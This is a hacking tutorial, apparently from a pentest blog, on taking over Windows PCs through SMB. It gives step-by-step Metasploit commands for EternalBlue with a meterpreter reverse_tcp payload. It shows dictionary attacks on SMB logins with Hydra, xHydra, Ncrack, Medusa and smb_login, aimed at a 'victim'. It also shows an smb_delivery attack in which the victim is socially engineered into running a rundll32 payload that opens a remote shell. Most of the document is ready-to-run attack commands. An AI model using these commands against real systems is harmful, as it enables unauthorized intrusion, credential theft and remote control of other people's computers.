


|  |  |
| --- | --- |
| 1  2  3  4  5 | Use exploit/windows/smb/ms17\_010\_eternalblue  msf exploit(ms17\_010\_eternalblue) >set rhost 192.168.1.8  msf exploit(ms17\_010\_eternalblue) >set 192.168.1.21  msf exploit(ms17\_010\_eternalblue) >set payload windows/x64/meterpreter/reverse\_tcp  msf exploit(ms17\_010\_eternalblue) >exploit |

From the screenshot, you can see we have got a meterpreter session after buffer overflow exploited by overwriting SMBV1 buffer.



|  |  |
| --- | --- |
| 1 | meterpreter> sysinfo |



# **5 Ways to Hack SMB Login Password**

In this article, we will learn how to gain control over our victim’s PC through SMB Port. There are various ways to do it and let take time and learn all those because different circumstances call for a different measure.


**Table of Contents**

* Hydra
* X-Hydra
* Medusa
* Ncrack
* Metasploit

**xHydra**


This is the graphical version to apply dictionary attack via SMB port to hack a system. For this method to work:

Open **xHydra** in your Kali. And select **Single Target option**and there give the IP of your victim PC. And select **smb**in the box against **Protocol option**and give the port number**445** against the **port option**.




Now, go to **Passwords tab**and select **Username List**and give the path of your text file, which contains usernames, in the box adjacent to it.

Then select Password List and give the path of your text file, which contains all the passwords, in the box adjacent to it.



After doing this, go to the Start tab and click on the **Start**button on the left.

Now, the process of dictionary attack will start. Thus, you will attain the **username**as**pc21** and **password**as**123** of your victim.



**Hydra**

This is one command method and works efficiently with not much work. This method works in the terminal of kali. Therefore, open the terminal in your kali and type:




|  |  |
| --- | --- |
| 1 | hydra -L /root/Desktop/user.txt -P /root/Desktop/pass.txt 192.168.1.118 smb |

Here,

**-L –> denotes the path of username list**

**-P –> is to denote the path of password**

Once the commands are executed it will start applying the dictionary attack and so you will have the right username and password in no time. After a few minutes, Hydra crack the credential, as you can observe that we had successfully grabbed the SMB **username** as**pc21**and**password**as**123**.



**Ncrack**

This too is a one command method which also works in the terminal of kali. Go to your terminal and type:



|  |  |
| --- | --- |
| 1 | ncrack –U /root/Desktop/user.txt -P /root/Desktop/pass.txt 192.168.1.118 –p 445 |


Here,

**-U –> denotes the path of username list**

**-P –> denotes password file’s path**

**445 –> is the port number**

And so, with little work, we can attain the password and username of our victim’s PC. Hence, all the methods to hack a system through SMB port which is used for file sharing



**Medusa**


Medusa is a speedy, parallel, and modular, login brute-forcer. The goal is to support as many services which allow remote authentication as possible

Run the following command



|  |  |
| --- | --- |
| 1 | medusa -h 192.168.1.118 -U /root/Desktop/user.txt -P /root/Desktop/pass.txt -M smbnt |

Now, the process of dictionary attack will start. Thus, you will attain the username and password of your victim.



**Metasploit**

This module will test a SMB login on a range of machines and report successful logins. If you have loaded a database plugin and connected to a database this module will record successful logins and hosts so you can track your access.

Once the metasploit opens type:



|  |  |
| --- | --- |
| 1  2  3  4  5  6 | use auxiliary/scanner/smb/smb\_login  msf exploit (smb\_login)>set rhosts 192.168.1.118  msf exploit (smb\_login)>set user\_file /root/Desktop/user.txt  msf exploit (smb\_login)>set pass\_file /root/Desktop/pass.txt  msf exploit (smb\_login)>set stop\_on\_success true  msf exploit (smb\_login)>exploit |


Here,

**auxiliary/scanner/smb/smb\_login—**> is a module we will use to attempt to login

**/root/Desktop/user.txt –>** is the path of a text file which is the resident of all the possible usernames.

**/root/Desktop/pass.txt –>** is the path of a text file in which all the possible passwords resides.

Now, the process of dictionary attack will start. Thus, you will attain the username and password of your victim.



# **Hack Remote Windows PC using DLL Files (SMB Delivery Exploit)**

This module serves payloads via an SMB server and provides commands to retrieve and execute the generated payloads. Currently supports DLLs and Powershell.

**Exploit Targets**


Windows 7

**Requirement**

**Attacker**: kali Linux

**Victim PC**: Windows 7

Open Kali terminal type **msfconsole**



Now type **use exploit/windows/smb/smb\_delivery**


**msf exploit** (**smb\_delivery**)>**set srvhost 192.168.1.101** (IP of Local Host)

**msf exploit** (**smb\_delivery**)>**set srvport 445**

**msf exploit** (**smb\_delivery**)>**exploit**

Now, we have to copy the **rundll32.exe** code generated in victim’s run bar on PC using social engineering method.

As soon as we do that, we will get access of victim’s PC.



Now type **sessions –i** to display sessions opened when the victim opens the link

Now the session has opened type **sysinfo** to get system information, then type **shell** to enter into Victims command prompt.

